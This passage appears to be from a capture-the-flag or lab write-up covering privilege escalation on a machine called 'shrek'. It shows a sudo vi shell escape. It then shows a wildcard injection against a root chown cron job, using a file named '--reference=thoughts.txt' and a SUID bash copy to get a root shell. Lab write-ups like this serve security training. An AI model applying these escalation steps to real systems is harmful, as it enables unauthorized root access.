5.1. Once you do the right enumeration, Privesc to me was obvious but there was a good potential rabbit hole if you're not careful.

5.2. There was a simple sudo privesc to laterally move over to the farquad user

```
[sec@shrek /]$ sudo -l
User sec may run the following commands on shrek:
    (farquad) NOPASSWD: /usr/bin/vi
[sec@shrek /]$ sudo --user farquad /usr/bin/vi -c ':!/bin/sh' /dev/null
sh-4.4$ whoami
farquad
sh-4.4$
```

5.3. As far as I could tell, this was a trap that would lead you nowhere.

5.4. After poking around it for a while I backed out to the sec user again to look into a folder I had write access to.

```
drwxr-xr-x   8 sec  root  4096 Oct  1  2020 .
drwxr-xr-x  17 root root  4096 Aug  9  2017 ..
drwxr-xr-x   5 root root 36864 Oct  1  2020 bin
drwxr-xr-x 100 root root 12288 Sep 30  2020 include
drwxr-xr-x  70 root root 36864 Oct  1  2020 lib
lrwxrwxrwx   1 root root     3 Mar 26  2017 lib64 → lib
drwxr-xr-x  11 root root  4096 Aug  9  2017 local
lrwxrwxrwx   1 root root     3 Mar 26  2017 sbin → bin
drwxr-xr-x  74 root root  4096 Sep 30  2020 share
drwxr-xr-x   2 sec  root  4096 Aug 23  2017 src
```

```
[farquad@shrek src]$ ls -la
total 12
drwxr-xr-x 2 sec  root 4096 Aug 23  2017 .
drwxr-xr-x 8 sec  root 4096 Oct  1  2020 ..
-rw-r--r-- 1 root root   91 Aug 22  2017 thoughts.txt
```

5.5. It was weird to me at first that it was writable but there was only a text file. I tested being able to write to the directory and it was successful but I ended up looking elsewhere for privesc.

5.6. Eventually I came back around to the directory when I was running out of ideas and noticed my test file was no longer owned by the user “sec”

```
-rw-r--r-- 1 root root     0 Nov  9 05:31  test
-rw-r--r-- 1 root root    91 Aug 22  2017  thoughts.txt
```

5.7. I did run spy previously but didn’t catch anything. Maybe I didn’t run it long enough?

5.8. Once I ran it again and waiting a fair amount of time I saw root every 5 minutes was running “/bin/sh -c cd /usr/src; /usr/bin/chown nobody:nobody * ”

5.9. I was thinking this could be exploitable to wildcard exploit.

5.10. I copied the “/bin/bash” file into the directory and added an suid tag to the file

5.11. I then created a the malicious empty file named “--reference=’thoughts.txt’”

5.12. When this file is called by “chown *” it runs the file as a flag and sets all folders in the directory to the same ownership as thoughts.txt

```
[sec@shrek src]$ ls -la
total 824
drwxr-xr-x 2 sec  root    4096 Nov  9 06:21  .
drwxr-xr-x 8 sec  root    4096 Oct  1  2020  ..
-rwsr-sr-x 1 root root  828320 Nov  9 06:12  bash
lrwxrwxrwx 1 sec  users     11 Nov  9 06:21  passwd → /etc/passwd
-rw-r--r-- 1 sec  users      0 Nov  9 06:12 '--reference=thoughts.txt'
-rw-r--r-- 1 root root      91 Aug 22  2017  thoughts.txt
[sec@shrek src]$ ./bash -p
bash-4.4# whoami
root
```

5.13. Now I just sat and waited until my SUID bash file was turned into a root ownership

5.14. Once changed I ran ./bash -p to get a root shell!

```
bash-4.4# cat /root/root.txt && whoami && hostname && ip a
901f3[redacted]
root
shrek
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b9:28:83 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.47/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:2883/64 scope link
       valid_lft forever preferred_lft forever
```